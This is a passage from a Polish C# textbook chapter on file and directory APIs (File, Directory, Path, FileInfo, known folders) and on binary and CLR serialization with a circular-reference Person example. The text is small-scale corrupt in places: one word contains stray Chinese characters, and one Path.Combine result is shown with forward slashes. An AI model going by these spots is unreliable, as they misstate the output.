Trzeba jednak zachować ostrożność, gdyż powyższy kod nie robi dokładnie tego samego co metoda z [Przykład 16-15](#). W poprzednim przykładzie do dopisania wiersza tekstu do pliku została użyta metoda `WriteLine`, natomiast kod z [Przykład 16-16](#) jest odpowiednikiem użycia metody `Write`. A zatem gdybyśmy kilkukrotnie wywołali metodę `Log` z [Przykład 16-16](#), to w efekcie w pliku wynikowym zostałby zapisany jeden długi wiersz tekstu; chyba że na końcu poszczególnych komunikatów dodalibyśmy znak nowego wiersza. Jeśli chcemy operować na większej liczbie wierszy tekstu, to możemy skorzystać z metody `AppendAllLines`, która pobiera kolekcję łańcuchów znaków i dopisuje każdy z nich na końcu pliku w nowym wierszu. Kod przedstawiony na [Przykład 16-17](#) używa tej metody, by za każdym razem dopisywać do pliku pełny wiersz tekstu.

#### Przykład 16-17. Dodawanie do pliku jednego wiersza tekstu

```
static void Log(string message)
{
    File.AppendAllLines(@"c:\temp\log.txt", new[] { message });
}
```

Ponieważ metoda `AppendAllLines` akceptuje argument typu `IEnumerable<string>`, zatem można jej użyć do zapisania w pliku dowolnej liczby wierszy. Niemniej jednak jeśli zechcemy, to nic nie stoi na przeszkodzie, by dodać tylko jeden. Klasa `File` definiuje także metody `WriteAllText` oraz `WriteAllLines`, które działają w bardzo podobny sposób, jeśli jednak plik o podanej ścieżce dostępu już istnieje, zostaje on zastąpiony nowym.

Dostępnych jest także kilka metod służących do odczytu tekstowej zawartości plików. Metoda `ReadAllText` stanowi odpowiednik utworzenia obiektu `StreamReader` i wywołania jego metody `ReadToEnd`, czyli zwraca całą zawartość pliku w postaci jednego łańcucha znaków. Metoda `ReadAllBytes` odczytuje całą zawartość pliku, zapisując ją w tablicy `byte[]`. Metoda `ReadLines` jest na pierwszy

rzut oka bardzo prosta. Zapewnia ona dostęp do całej zawartości pliku, przedstawionej jako kolekcja `IEnumerable<string>`, której poszczególne elementy reprezentują poszczególne wiersze tekstu. Różnica polega jednak na tym, że metoda ta działa w sposób leniwy — w odróżnieniu od wszystkich innych metod przedstawionych w tym akapicie jej wywołanie nie powoduje natychmiastowego odczytania całej zawartości pliku i umieszczenia jej w pamięci. Oznacza to, że jej użycie jest dobrym rozwiązaniem w przypadku obsługi bardzo dużych plików. Metoda nie tylko zużywa mniej pamięci, lecz także sprawia, że kod może zacząć działać szybciej — przetwarzanie danych może się zacząć już po odczytaniu pierwszego wiersza tekstu z dysku; z kolei żadna z przedstawionych wcześniej metod nie zakończy działania, póki nie zostanie odczytana cała zawartość pliku.

## Klasa Directory

Klasa `File` jest klasą statyczną udostępniającą metody służące do wykonywania operacji na plikach, `Directory` jest podobną do niej klasą statyczną, która pozwala wykonywać operacje na katalogach. Niektóre spośród jej metod są bardzo podobne do metod klasy `File` — na przykład dostępne są wśród nich metody służące do ustawiania czasu utworzenia katalogu, czasu ostatniego dostępu, ostatniego zapisu oraz metody takie jak `Move`, `Exists` czy też `Delete`. W odróżnieniu od metody `File.Delete` jej odpowiednik w klasie `Directory` posiada dwie wersje przeciążone. Pierwsza z nich umożliwia podanie jedynie ścieżki dostępu i działa wyłącznie, gdy katalog jest pusty. Natomiast druga wersja metody `Delete` pozwala także na podanie dodatkowego argumentu typu `bool`, który w razie przekazania wartości `true` spowoduje usunięcie całego katalogu, jego zawartości oraz rekurencyjne usunięcie ewentualnych podkatalogów. Tej wersji metody należy używać z dużą ostrożnością.

Oczywiście klasa `Directory` udostępnia także metody charakterystyczne dla katalogów. Metoda `GetFiles` pobiera ścieżkę dostępu do katalogu i zwraca tablicę `string[]` zawierającą pełne ścieżki dostępu do każdego z zapisanych w niej plików. Jest to metoda przeciążona, której druga wersja pozwala na określenie wzorca, na podstawie którego mają zostać przefiltrowane uzyskane wyniki; a wersja trzecia pobiera nie tylko wzorzec, lecz także flagę umożliwiającą zażądanie rekurencyjnego przeszukania wszystkich podkatalogów. Kod przedstawiony na [Przykład 16-18](#) używa tej metody, by odszukać wszystkie pliki z rozszerzeniem `.jpg` umieszczone w katalogu `Pictures`. (Jeśli nie masz na imię Ian, to powinieneś zmienić kod tego przykładu, dostosowując ścieżkę do nazwy użytkownika na swoim komputerze).

Przykład 16-18. Rekurencyjne poszukiwanie plików określonego typu

```
foreach (string file in Directory.GetFiles(@"c:\users\ian\Pictures",
                                         "*.jpg",
                                         SearchOption.AllDirectories))
{
    Console.WriteLine(file);
}
```

Istnieje także podobna metoda `GetDirectories`, udostępniająca analogiczne trzy wersje przeciążone, które zamiast listy plików zwracają listę katalogów umieszczonych wewnątrz katalogu o podanej ścieżce dostępu. Istnieje także metoda `GetFileSystemEntries` (także dostępna w trzech wersjach przeciążonych), która zwraca zarówno pliki, jak i katalogi.

Klasa `Directory` definiuje także metody `EnumerateFiles`, `EnumerateDirectories` oraz `EnumerateFileSystemEntries`, które robią dokładnie to samo co przedstawione wcześniej metody `GetXxx`, jednak zamiast tablic zwracając obiekt `IEnumerable<string>`. Są to leniwe enumeracje, a zatem można zacząć przetwarzanie wyników natychmiast, a nie czekać na zwrócenie jednej, ogromnej tablicy.

Klasa `Directory` udostępnia także metody związane z bieżącym katalogiem wykonywanego procesu (czyli tym, który będzie używany za każdym razem, gdy użyjemy jakiegoś API operującego na plikach, bez podawania pełnej ścieżki dostępu). Metoda `GetCurrentDirectory` zwraca tę ścieżkę, a metoda `SetCurrentDirectory` pozwala ją ustawić.

Oczywiście można także tworzyć nowe katalogi. Metoda `CreateDirectory` pozwala przekazać ścieżkę dostępu i utworzy tak wiele katalogów, ile potrzeba do powstania ścieżki. A zatem jeśli przekażemy ścieżkę `C:\to\nowy\katalog`, a katalog `C:\to` jeszcze nie istnieje, to metoda ta utworzy kolejno następujące katalogi: `C:\to`, `C:\to\nowy` oraz `C:\to\nowy\katalog`. Jeśli katalog, który chcemy utworzyć, już istnieje, to metoda ta nie traktuje takiej sytuacji jako błędu i po prostu kończy działanie.

Metoda `GetDirectoryRoot` skraca ścieżkę dostępu do katalogu do samej litery oznaczającej napęd lub inny katalog główny, na przykład nazwę udziału sieciowego. Na przykład: jeśli przekażemy do niej ścieżkę `C:\temp\logs`, metoda ta zwróci `C:\`, a jeśli przekażemy ścieżkę `\jakisserwer\mojudzial\katalog\test`, to w wyniku uzyskamy łańcuch `\jakisserwer\mojudzial`. Takie dzielenie ścieżek dostępu na fragmenty jest tak często wykonywaną operacją, że w bibliotece platformy .NET istnieje odrębna klasa implementująca operację tego typu.

## Klasa Path

Statyczna klasa `Path` udostępnia użyteczne metody operujące na łańcuchach znaków zawierających nazwy plików. Niektóre z nich pobierają różne fragmenty ścieżki dostępu do pliku, na przykład nazwę katalogu, w którym plik jest umieszczony, lub rozszerzenie tego pliku. Inne pozwalają łączyć łańcuchy, tworząc w ten sposób nową ścieżkę. Większość z tych metod wykonuje jedynie wyspecjalizowane operacje na łańcuchach znaków i nie wymaga, by pliki lub katalogi, które te ścieżki reprezentują, faktycznie istniały na dysku. Niemniej jednak klasa `Path` definiuje także kilka metod, których działanie wykracza poza przetwarzanie łańcuchów znaków. Na przykład: jeśli w wywołaniu metody `Path.GetFullPath` nie podamy pełnej, bezwzględnej ścieżki dostępu, to wykorzysta ona bieżący katalog. W taki sposób działają wyłącznie te metody, które muszą korzystać z rzeczywistych lokalizacji.

Metoda `Path.Combine` obsługuje złożone operacje łączenia nazw katalogów i plików. Jeśli dysponujemy nazwą katalogu `C:\temp` oraz nazwą pliku `log.txt`, to wywołanie metody `Path.Combine` zwróci ścieżkę `C:/temp/log.txt`. Metoda ta będzie działać prawidłowo także wtedy, gdy przekazana nazwa katalogu będzie mieć postać `C:\temp\`, a zatem jednym z problemów, jaki metoda ta rozwiązuje, jest określenie, czy pomiędzyłączonymi nazwami należy dodawać znaki ukośnika. Jeśli druga z przekazanych ścieżek jest ścieżką bezwzględną, to metoda to wykryje i całkowicie pominie pierwszą, a zatem jeśli w wywołaniu metody `Combine` przekażemy ścieżki `C:\temp` oraz `C:\temp\log.txt`, to zwróci ona wynik o postaci `C:\temp\log.txt`. Choć można uznać, że wszystkie te zagadnienia są trywialne, to jednak próbując wykonywać operacje na ścieżkach samodzielnie, łatwo można popełnić błąd podczas łączenia łańcuchów. Dlatego też zawsze powinniśmy opierać się pokusie i korzystać z metody `Path.Combine`.

Metoda `GetDirectoryName` usuwa nazwę pliku z przekazanej ścieżki i zwraca samą nazwę katalogu. Doskonale ilustruje ona, dlaczego trzeba pamiętać, że większość metod klasy `Path` nie sprawdza systemu plików. Gdybyśmy nie wzięli tego pod uwagę, moglibyśmy przypuszczać, że w przypadku przekazania do niej jedynie nazwy katalogu (na przykład `C:\Program Files`) metoda wykryje fakt, że ścieżka reprezentuje nazwę katalogu, i zwróci ją w oryginalnej postaci; jednak w rzeczywistości metoda zwróci ścieżkę `C:\`. W gruncie rzeczy zanim metoda ta cokolwiek zwróci, poszukuje ona końcowego znaku ukośnika (`/`) lub lewego ukośnika (`\`). (Oznacza to, że jeśli przekażemy do niej ścieżkę zakończoną lewym ukośnikiem, `C:\Program Files\`, to zwróci ona wynik o postaci `C:\Program Files`. Warto jednak pamiętać, że idea tej metody polega na usunięciu ze ścieżki nazwy pliku, jeśli zatem dysponujemy ścieżką, która zawiera wyłącznie nazwę katalogu, to wywoływanie tej metody w ogóle nie jest konieczne).

Metoda `GetFileName` zwraca nazwę pliku (włącznie z rozszerzeniem, jeśli takie jest). Metoda ta, podobnie jak metoda `GetDirectoryName`, poszukuje ostatniego znaku separatora katalogów, jednak zamiast tekstu umieszczonego przed nim zwraca fragment umieszczony z nim. Także ta metoda w żaden sposób nie sprawdza systemu plików — jej działanie sprowadza się wyłącznie do operacji na łańcuchach znaków. Bardzo podobna jest metoda `GetFileNameWithoutExtension`; jednak w przypadku gdy nazwa pliku zawiera rozszerzenie (takie jak `.txt` lub `.jpg`), to zostanie ono usunięte. I odwrotnie, metoda `GetExtension` zwraca jedynie rozszerzenie pliku i nic innego.

Gdy musimy utworzyć jakiś plik tymczasowy, by wykonać jakieś operacje, mogą nam w tym pomóc trzy metody, które warto znać. Metoda `GetRandomFileName` używa generatora liczb losowych, by stworzyć losową nazwę, której można użyć jako nazwy pliku lub katalogu. Liczba losowa jest kryptograficznie mocna, co ma dwie, bardzo przydatne zalety: możemy mieć pewność, że nazwa będzie unikatowa oraz że jej postać będzie trudno odgadnąć. (Istnieje pewien rodzaj ataków na bezpieczeństwo komputerów, które można przeprowadzić, gdy jest się w stanie przewidzieć nazwy oraz lokalizacje plików tymczasowych). Metoda ta nie tworzy niczego w systemie plików — jedynie zwraca nam odpowiednią nazwę. Z drugiej strony, metoda `GetTempFileName` tworzy plik w miejscu używanym przez system operacyjny do przechowywania plików tymczasowych. Plik będzie początkowo pusty, a metoda zwróci nam jego nazwę w formie łańcucha znaków. Następnie plik ten można otworzyć i zmodyfikować. (Nie ma gwarancji, że zostaną zastosowane jakieś rozwiązania kryptograficzne w celu wyboru faktycznie losowej nazwy pliku, dlatego też nie należy zakładać, że nie można odgadnąć nazwy tego pliku. Nazwa będzie unikatowa, ale nic więcej). Wszystkie pliki tworzone przy użyciu metody `GetTempFileName` należy usuwać, kiedy nie będą nam już potrzebne. I w końcu ostatnia metoda, `GetTempPath`, zwraca ścieżkę do katalogu używanego przez metodę `GetTempFileName`. Metoda ta niczego nie tworzy; jednak można jej użyć wraz z nazwą zwróconą przez metodę `GetRandomFileName` (łącząc ją przy użyciu `Path.Combine`), by użyć lokalizacji, w której możemy tworzyć swoje własne pliki tymczasowe.

## Klasy `FileInfo`, `DirectoryInfo` oraz `FileSystemInfo`

Choć klasy `File` oraz `Directory` zapewniają nam dostęp do informacji — takich jak data i czasu utworzenia pliku, czy jest to plik systemowy albo czy jest oznaczony jako tylko do odczytu — to jednak przysparzają pewnych problemów w przypadkach, gdy zależy nam na dostępie do wielu informacji. Nieco nieefektywne jest pobieranie wszystkich informacji poprzez wykonywanie kolejnych wywołań, gdyż można je uzyskać od systemu operacyjnego mniejszym nakładem pracy. Co

więcej, czasami łatwiej jest przekazywać jeden obiekt zawierający wszystkie potrzebne dane, niż poszukiwać jakiegoś miejsca, w którym można by umieścić wiele pojedynczych informacji. Właśnie dlatego przestrzeń nazw `System.IO` definiuje klasy `FileInfo` oraz `DirectoryInfo`, zawierające odpowiednio wszelkie informacje na temat pliku lub katalogu. Ponieważ w obu przypadkach można wyróżnić pewne wspólne informacje, obie te klasy dziedziczą po wspólnej klasie bazowej `FileSystemInfo`.

Aby utworzyć obiekt którejkolwiek z tych klas, w wywołaniu konstruktora należy przekazać ścieżkę dostępu do interesującego nas pliku lub katalogu, tak jak pokazano na [Przykład 16-19](#). Swoją drogą, jeśli jakiś czas później uznamy, że plik mógł zostać zmieniony przez jakiś inny program, i zechcemy odświeżyć informacje przechowywane w obiekcie `FileInfo` lub `DirectoryInfo`, to wystarczy w tym celu wywołać metodę `Refresh` — spowoduje ona odświeżenie informacji pobranych z systemu plików.

#### Przykład 16-19. Wyświetlanie informacji o pliku przy użyciu obiektu FileInfo

```
var fi = new FileInfo(@"c:\temp\log.txt");
Console.WriteLine("Plik {0} ({1} bajtów), data ostatniej modyfikacji: {2}",
    fi.FullName, fi.Length, fi.LastWriteTime);
```

Oprócz właściwości odpowiadających różnym metodom klas `File` oraz `Directory` służącym do pobieraniu informacji (takim jak `CreationTime`, `Attributes` itd.) prezentowane tu klasy informacyjne udostępniają metody składowe odpowiadające wielu statycznym metodom klas `File` i `Directory`. Na przykład klasa `FileInfo` udostępnia metody `Delete`, `Encrypt` oraz `Decrypt` — działają one dokładnie tak samo jak ich odpowiedniki z klasy `File`, z tym że w ich wywołaniach nie trzeba podawać ścieżki dostępu do pliku. Odpowiednik metody `File.Move` ma nieco zmienioną nazwę — `MoveTo`.

Klasa `FileInfo` udostępnia także odpowiedniki różnych metod pomocniczych służących do otwierania plików przy wykorzystaniu klas `Stream` oraz `FileStream`. Są to takie metody jak `AppendText`, `OpenRead` oraz `OpenText`. Choć może to być nieco dziwne, dostępne są także metody `Create` oraz `CreateText`. Okazuje się, że można utworzyć obiekt `FileInfo` reprezentujący plik, który jeszcze nie istnieje, a następnie korzystając z tych metod pomocniczych, utworzyć sam plik. Metody te nie próbują wypełniać jakichkolwiek właściwości z informacjami o pliku aż do momentu pierwszej próby ich odczytania, a zatem w przypadku tworzenia nowego pliku przy użyciu obiektu `FileInfo` ewentualne zgłoszenie wyjątku `FileNotFoundException` zostanie odroczone aż do tego czasu.

Zgodnie z tym, czego można oczekiwąć, klasa `DirectoryInfo` udostępnia metody składowe odpowiadające różnym statycznym metodom pomocniczym klasy `Directory`.

## Znane katalogi

Aplikacje działające na komputerach stacjonarnych muszą czasami korzystać z pewnych katalogów. Na przykład ustawienia aplikacji są zazwyczaj przechowywane w jakimś katalogu umieszczonym w profilu użytkownika, przy czym przeważnie jest to katalog `AppData`. Istnieje także odrębny katalog na te ustawienia aplikacji, których zakres obejmuje cały system; w tym przypadku są one zazwyczaj umieszczone w katalogu `C:\ProgramData`. Istnieją także odrębne miejsca do przechowywania zdjęć, klipów wideo, muzyki oraz dokumentów, jak również katalogi przeznaczone dla specjalnych możliwości powłoki systemowej, takie jak Pulpit oraz „ulubione” elementy użytkownika.

Choć w różnych systemach katalogi te są zazwyczaj umieszczone w tych samych miejscach, to jednak nigdy nie należy próbować odgadywać ich lokalizacji. Wiele z tych katalogów ma zupełnie inne nazwy w zlokalizowanych wersjach systemu Windows. Jednak nawet w przypadku tej samej wersji językowej systemu nie ma żadnej gwarancji, że katalogi te będą umieszczone w standardowym miejscu — niektóre z nich można przenosić, a ich położenie nie jest takie samo we wszystkich wersjach systemu Windows.

A zatem chcąc skorzystać z konkretnego katalogu, należy wykorzystać metodę `GetFolderPath` klasy `Environment`. Przykład jej użycia został przedstawiony na [Przykład 16-20](#). W wywołaniu tej metody przekazywana jest wartość zagnieżdzonego typu wyliczeniowego `Environment.SpecialFolder`, który definiuje stałe odpowiadające wszystkim dobrze znany katalogom systemu Windows.

### Przykład 16-20. Określanie, gdzie należy zapisać ustawienia

```
string appSettingsRoot =
    Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string myAppSettingsFolder =
    Path.Combine(appSettingsRoot, @"InteractSoftwareLtd\FrobnicatorPro");
```

Katalog `ApplicationData` znajduje się w dziale profilu użytkownika, określonym jako *wędrujący* (ang. *roaming*). Informacje, które nie muszą być kopiowane pomiędzy wszystkimi komputerami używanymi przez danego użytkownika (takie jak zawartość pamięci podręcznej, którą w razie potrzeby można odtworzyć), powinny być umieszczone w dziale lokalnym profilu, którego położenie można pobrać, używając wartości `LocalApplicationData` typu `Environment.SpecialFolder`.

Jeśli piszemy aplikację w stylu charakterystycznym dla systemu Windows 8, to zauważymy zapewne, że klasa `Environment` nie udostępnia metody `GetFolderPath`. Windows Runtime udostępnia znane katalogi, jednak stosuje nieco inny mechanizm dostępu do nich. Katalogi aplikacji są obsługiwane niezależnie od pozostałych. Przestrzeń nazw `Windows.Storage` zawiera klasę `ApplicationData`, a ta z kolei definiuje statyczną właściwość `Current`, której można użyć do pobrania obiektu tej klasy. Obiekt ten udostępnia z kolei właściwości `LocalFolder` oraz `RoamingFolder`, zwracające obiekty `StorageFolder` reprezentujące katalogi, których aplikacja może używać do przechowywania nieprzenośnych i przenośnych danych. Kod przedstawiony na [Przykład 16-5](#) korzystał z tych możliwości klasy `ApplicationData`, by dowiedzieć się, gdzie należy przechowywać informacje.

Przestrzeń nazw `Windows.Storage` definiuje także statyczną klasę `KnownFolders`, udostępniającą takie właściwości jak `DocumentLibrary`, `PicturesLibrary` i tak dalej.

## Serializacja

Typy `Stream`, `TextReader` oraz `TextWriter` udostępniają możliwość odczytu i zapisu danych w plikach, w sieci oraz w innych miejscach, które przypominają strumienie i które są reprezentowane przez odpowiednie konkretne klasy. Niemniej jednak abstrakcje te operują jedynie na danych o postaci bajtów lub znaków.

Wyobraźmy sobie, że dysponujemy obiektem posiadającym kilka właściwości różnych typów, takich jak typy liczbowe oraz referencje do innych obiektów, które mogą być nawet kolekcjami. Co zrobić, jeśli będziemy chcieli zapisać wszystkie informacje o tym obiekcie na dysku lub przekazać przy użyciu połączenia sieciowego, tak by obiekt tego samego typu i o takich samych wartościach właściwości można było odtworzyć później lub na zupełnie innym komputerze?

Można to zrobić, korzystając z abstrakcji przedstawionych już w tym rozdziale, lecz wymagałoby to dosyć znacznego nakładu pracy. Trzeba by napisać kod, który odczytywałby wartości każdej z właściwości obiektu i zapisywał je przy użyciu obiektu `Stream` lub `TextWriter`, przy czym trzeba by także te wartości przekształcić na postać binarną lub tekstową. Oprócz tego trzeba by także ustalić jakiś sposób reprezentacji — czy wartości będą zapisywane w ścisłe ustalonej kolejności, czy też będzie stosowany jakich schemat zapisu par nazwa i wartość, dzięki czemu w razie pojawienia się kolejnych właściwości nie będziemy ograniczeni ścisłym, nieelastycznym formatem. Dodatkowo konieczne byłoby opracowanie jakiegoś sposobu obsługi kolekcji i referencji do innych obiektów oraz podjęcie decyzji, co robić w przypadku wystąpienia odwołań cyklicznych — czyli sytuacji, gdy dwa obiekty odwołują się do siebie nawzajem; taka sytuacja w przypadku prostego,

nieprzygotowanego na taką okoliczność kodu z łatwością może doprowadzić do wystąpienia nieskończonej pętli.

.NET Framework udostępnia kilka rozwiązań tego problemu, z których każde zapewnia różny poziom kompromisu pomiędzy złożonością scenariuszy, jakie można przy ich użyciu obsługiwać, sposobami obsługi wersjonowania oraz możliwościami współdziałania z innymi platformami. Wszystkie te techniki można określić przy użyciu jednego terminu: **serializacja** (ponieważ wszystkie wiążą się z zachowaniem stanu obiektu w pewnym formacie zapisującym dane w sposób sekwencyjny — szeregowy — jaki stosuje klasa `Stream`).

### PODPOWIEDŹ

Niektórzy opisują serializację w taki sposób, jak gdyby faktycznie zapisywała ona obiekty na dysku lub przesyłała je przez sieć. Choć pojmowanie jej w taki sposób może być wygodne, to jednak jednocześnie jest mylące. Oryginalny obiekt po serializacji wciąż istnieje — nie został przeniesiony na dysku ani przesłany gdzieś siecią. Serializacja jest tak naprawdę jedynie zapisaniem wartości reprezentujących stan obiektu w jakimś strumieniu danych lub odczytaniem takiego strumienia i stworzeniem nowego obiektu, którego stan zostanie określony na podstawie zapisanych wartości. Udawanie, że serializacja jest czymkolwiek innym, może jedynie doprowadzić do zamieszania i pomyłek.

## Klasy `BinaryReader` oraz `BinaryWriter`

Choć nie są to w zasadzie mechanizmy serializacji, to jednak żadna dyskusja na ich temat nie może być uznana za kompletną bez przedstawiania klas `BinaryReader` oraz `BinaryWriter`. To bowiem te dwie klasy rozwiązuje podstawowy problem, z którym muszą sobie poradzić wszystkie próby serializacji oraz deserializacji obiektów: potrafią one bowiem konwertować wewnętrzne typy danych CLR na strumienie bajtów i na odwrót.

Klasa `BinaryWriter` jest opakowaniem obiektu `Stream` umożliwiającego zapis danych. Udostępnia ona przeciążoną metodę `Write`, której przeciążone wersje umożliwiają zapis poszczególnych wewnętrznych typów danych, z wyjątkiem typu `object`. A zatem za jej pomocą można wziąć wartość dowolnego typu liczbowego, typu `string`, `char` lub `bool`, i zapisać jej binarną reprezentację w strumieniu (obiekcie `Stream`). Oprócz tego metoda ta pozwala także na zapisywanie tablic danych typu `byte` lub `char`.

Klasa `BinaryReader` jest opakowaniem obiektu `Stream` przeznaczonego do odczytu i udostępnia różne metody służące do odczytywania danych — stanowią one odpowiedniki przeciążonych wersji metody `Write` klasy `BinaryWriter`. Klasa ta definiuje na przykład takie metody jak `ReadDouble`, `ReadInt32` czy też `ReadString`.

Aby skorzystać z tych klas, należałyby na przykład utworzyć obiekt `BinaryWriter`, kiedy chcemy przeprowadzić serializację jakiegoś obiektu i zapisać każdą wartość, którą chcemy zachować. A chcąc przeprowadzić deserializację obiektu, należałyby później utworzyć obiekt `BinaryReader` korzystający ze strumienia zawierającego zapisane wcześniej dane i wywoływać odpowiednie metody `ReadXxx` w dokładnie takiej samej kolejności, w jakiej dane wcześniej były zapisywane.

Te dwie klasy rozwiążają jedynie problem zapisywania różnych typów .NET Framework w postaci binarnej i ich późniejszego odczytu. Wciąż zatem pozostaje problem sposobu reprezentacji całych obiektów oraz sposobu serializacji złożonych struktur danych, takich jak referencje pomiędzy obiekty.

## Serializacja CLR

Serializacja CLR, zgodnie z tym, co sugeruje jej nazwa, jest wbudowanym mechanizmem samego środowiska uruchomieniowego — a nie prostą możliwością zapewnianą przez bibliotekę .NET Framework. (Jest ona dostępna wyłącznie w pełnej wersji .NET Framework; nie ma jej w Silverlight, Windows Phone ani w profilu .NET Core używanym przez aplikacje przeznaczone dla Windows 8). Jest to stosunkowo złożony mechanizm, zaprojektowany z myślą o tym, by pomagać w zapisywaniu kompletnego stanu obiektów, potencjalnie nawet ze wszystkimi innymi obiektami, do których się on odwołuje. W działaniu tego mechanizmu muszą także brać udział same typy danych — jak można się było dowiedzieć, czytając [Rozdział 15.](#), istnieje atrybut `[Serializable]`, który musi zostać zastosowany, jeśli CLR ma przeprowadzać serializację obiektów danego typu. Kiedy go jednak dodamy, CLR może zająć się wszelkimi szczegółami serializacji za nas. [Przykład 16-21](#) przedstawia typ korzystający z tego atrybutu, którego będziemy używali do zilustrowania działania mechanizmu serializacji.

### Przykład 16-21. Typ danych umożliwiający serializację

```
using System;
using System.Collections.Generic;
using System.Linq;

[Serializable]
class Person
{
    private readonly List<Person> _friends = new List<Person>();

    public string Name { get; set; }

    public IList<Person> Friends { get { return _friends; } }

    public override string ToString()
    {
```

```
        return string.Format("{0} (przyjaciele: {1})",
            Name, string.Join(", ", Friends.Select(f => f.Name)));
    }
}
```

Mechanizm serializacji operuje bezpośrednio na polach obiektu. Ponieważ został on zaimplementowany w CLR, zatem dysponuje dostępem do wszystkich składowych obiektu, zarówno tych publicznych, jak i prywatnych. W naszej przykładowej klasie zdefiniowane zostały dwa pola: widoczne pole `_friends` oraz ukryte pole, wygenerowane przez kompilator dla automatycznej właściwości o nazwie `Name`. Program przedstawiony na Przykład 16-22 tworzy kilka obiektów tej klasy, a następnie przeprowadza ich serializację i deserializację.

### Przykład 16-22. Serializacja i deserializacja

```
using System;
using System.IO;
using System.Linq;
using System.Runtime.Serialization.Formatters.Binary;

class Program
{
    static void Main(string[] args)
    {
        var bart = new Person { Name = "Bartek" };
        var millhouse = new Person { Name = "Milewski" };
        var ralph = new Person { Name = "Rafał" };
        var wigglePuppy = new Person { Name = "szczeniaczek" };

        bart.Friends.Add(millhouse);
        bart.Friends.Add(ralph);
        millhouse.Friends.Add(bart);
        ralph.Friends.Add(bart);
        ralph.Friends.Add(wigglePuppy);

        Console.WriteLine("Oryginał: {0}", bart);
        Console.WriteLine("Oryginał: {0}", millhouse);
        Console.WriteLine("Oryginał: {0}", ralph);

        var stream = new MemoryStream();
        var serializer = new BinaryFormatter();
        serializer.Serialize(stream, bart);

        Person bartCopy;
        stream.Seek(0, SeekOrigin.Begin);
        bartCopy = (Person) serializer.Deserialize(stream);

        Console.WriteLine("Czy kopia Bartka jest tym samym obiektem? {0}",
            object.ReferenceEquals(bart, bartCopy));
```

```
        Console.WriteLine("Kopia: {0}", bartCopy);

        var ralphCopy = bartCopy.Friends.Single(f => f.Name == "Rafał");
        Console.WriteLine("Czy kopia Rafała jest tym samym obiektem? {0}",
                          object.ReferenceEquals(ralph, ralphCopy));
        Console.WriteLine("Kopia: {0}", ralphCopy);
    }
}
```

Dane zostały stworzone w taki sposób, że występują w nich odwołania cykliczne. Zmienna `bart` odwołuje się do obiektu, którego właściwość `Friends` zwraca kolekcję zawierającą referencję do dwóch kolejnych obiektów typu `Person`. (Swoją drogą, typ `List<T>` także używa atrybutu `[Serializable]`). Oczywiście każdy z tych obiektów także zawiera właściwość `Friends` obejmującą kolekcję obiektów, wśród których jest także obiekt Bartka — w ten sposób powstaje właśnie odwołanie cykliczne. (W kodzie występuje także odwołanie niecykliczne, do wy未曾ionego przyjaciela — szczeniaczka).

Znaczna większość kodu przedstawionego na [Przykład 16-22](#) sprowadza się do przygotowania oraz późniejszego sprawdzenia danych. Kod odpowiedzialny za wykonanie serializacji został pogrubiony. W przykładzie w celach demonstracyjnych używamy klasy `MemoryStream`, jednak działałby on także w przypadku użycia strumienia `FileStream`. (Gdybyśmy użyli klasy `FileStream`, to moglibyśmy wczytać dane później, podczas kolejnego uruchomienia programu). Samo wykonanie serializacji obiektu do strumienia wymaga jedynie utworzenia i zastosowania **obiektu formatującego** — obiektu pochodzącego z API CLR obsługującego serializację, który określa format danych (w tym przypadku jest to format binarny). Metoda `Serialize` tego obiektu wymaga przekazania strumienia oraz serializowanego obiektu, a następnie zapisuje w strumieniu wszystkie dane obiektu.

Kolejną czynnością wykonywaną przez nasz przykładowy program jest przejście na sam początek strumienia i wykonanie deserializacji obiektów. (Zazwyczaj deserializacja nie jest wykonywana natychmiast po serializacji — w końcu serializacja ma na celu zachowanie stanu obiektu i przesłanie go gdzieś. Jednak nasz przykład służy jedynie do zilustrowania całego mechanizmu). W kodzie znajduje się instrukcja wykonująca porównanie referencji w celu sprawdzenia, czy uzyskaliśmy całkowicie nowy obiekt, a nie jedynie referencję do tego samego obiektu co wcześniej. Następnie wyświetlamy dane obiektów, by przekonać się, czy wszystko zostało prawidłowo odtworzone. Pobieramy także obiekt Rafała ze zdeserializowanej kolekcji, by sprawdzić, czy także on jest nową kopią (a nie referencją do starego obiektu), oraz przekonać się, czy jego przyjaciele także są dostępni. A oto wyniki wykonania programu:

```
Oryginał: Bartek (przyjaciele: Milewski, Rafał)
Oryginał: Milewski (przyjaciele: Bartek)
Oryginał: Rafał (przyjaciele: Bartek, szczeniaczek)
Czy kopia Bartka jest tym samym obiektem? False
Kopia: Bartek (przyjaciele: Milewski, Rafał)
Czy kopia Rafała jest tym samym obiektem? False
Kopia: Rafał (przyjaciele: Bartek, szczeniaczek)
```

Pierwsze trzy wiersze wyników przedstawiają dane oryginalne. W dalszej części możemy się przekonać, że deserializacja faktycznie utworzyła nowe obiekty, lecz mają one takie same wartości właściwości co obiekty oryginalne. Aby wszystko to zadziałało, mechanizm serializacji musiał sprawdzać zarówno pola pierwszego obiektu `Person`, zapisać łańcuch znaków przechowywany w polu zawierającym wartość właściwości `Name`, a następnie przetworzyć listę `List<Person>`. Jak widać, udało mu się poradzić sobie z listą zawierającą dwa obiekty `Person` oraz zachować ich stan — wyraźnie widać, że po deserializacji przyjaciółmi Bartka są wciąż Milewski i Rafał. Także na podstawie obiektu Rafała wyraźnie widać, że pomyślnie udało się skopiować jego kolekcję `Friends` wraz z umieszczonymi w niej obiektami. Oczywiście kolekcja przyjaciół Rafała odwołuje się z powrotem do obiektu Bartka, jednak udało się jej uniknąć ponownego skopiowania tego obiektu, gdyż w przeciwnym razie proces serializacji uległby zapętleniu — stworzyłby drugą kopię obiektu Bartka, następnie drugą kopię kolekcji przyjaciół Rafała i tak dalej. Serializacja CLR unika tego problemu, zapamiętując, które obiekty zostały już zachowane, i zapewniając, że każdy obiekt zostanie przetworzony tylko jeden raz.

